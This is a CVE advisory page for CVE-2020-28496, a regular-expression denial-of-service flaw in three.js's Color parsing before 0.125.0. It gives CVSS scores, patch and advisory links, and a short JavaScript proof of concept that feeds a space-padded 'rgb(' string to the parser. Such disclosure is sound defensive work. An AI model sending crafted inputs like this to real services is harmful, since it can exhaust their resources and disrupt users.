
CVE-2020-28496

Published on: 02/18/2021 12:00:00 AM UTC

Last Modified on: 03/23/2021 11:23:27 PM UTC

CVE-2020-28496

Source: Mitre | Source: NIST | CVE.ORG | Print: PDF



Certain versions of Three from Three Project contain the following vulnerability:

This affects the package three before 0.125.0. This can happen when handling rgb or hsl colors. PoC: var three = require('three') function build_blank (n) { var ret = "rgb(" for (var i = 0; i < n; i++) { ret += " " } return ret + ""; } var Color = three.Color var time = Date.now(); new Color(build_blank(50000)) var time_cost = Date.now() - time; console.log(time_cost+" ms")

CVE-2020-28496 has been assigned by report@snyk.io to track the vulnerability - currently rated as HIGH severity.

CVSS3 Score: 7.5 - HIGH

Attack Vector	Attack Complexity	Privileges Required	User Interaction
NETWORK	LOW	NONE	NONE
Scope	**Confidentiality Impact**	**Integrity Impact**	**Availability Impact**
UNCHANGED	NONE	NONE	HIGH

CVSS2 Score: 5 - MEDIUM

Access Vector	Access Complexity	Authentication
NETWORK	LOW	NONE
Confidentiality Impact	**Integrity Impact**	**Availability Impact**
NONE	NONE	PARTIAL

CVE References

Description	Tags	Link
Color: Fix ReDoS in setStyle by yetingli ·	Patch Third Party Advisory	MISC github.com/mrdoob/three.js/pull/21143/commits/4a582355216b620176a291ff319d740e619d58

Pull Request #21143 · mrdoob/three.js · GitHub	github.com text/html	
Regular Expression Denial of Service (ReDoS) in three | Snyk	Exploit Third Party Advisory snyk.io text/html	MISC snyk.io/vuln/SNYK-JS-THREE-1064931
Regular Expression Denial of Service (ReDoS) in org.webjars.npm:three | Snyk	Exploit Third Party Advisory snyk.io text/html	MISC snyk.io/vuln/SNYK-JAVA-ORGWEBJARSNPM-1065972
ReDoS in three · Issue #21132 · mrdoob/three.js · GitHub	Exploit Issue Tracking Third Party Advisory github.com text/html	MISC github.com/mrdoob/three.js/issues/21132

By selecting these links, you may be leaving CVEreport webspace. We have provided these links to other websites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other websites that are more appropriate for your purpose. CVEreport does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, CVEreport does not endorse any commercial products that may be mentioned on these sites. Please address comments about any linked pages to comment@cve.report.

Related QID Numbers

982932 Nodejs (npm) Security Update for three (GHSA-fq6p-x6j3-cmmq)

Known Affected Configurations (CPE V2.3)

Type	Vendor	Product	Version	Update	Edition	Language
Application	Three Project	Three	All	All	All	All
Application	Three Project	Three	All	All	All	All

cpe:2.3:a:three_project:three:*:*:*:*:*:node.js:*:*:

cpe:2.3:a:three_project:three:*:*:*:*:*:node.js:*:*:

Discovery Credit

Yeting Li

Liyuan Chen

← Previous ID

Next ID→

CVE.report and Source URL Uptime Status status.cve.report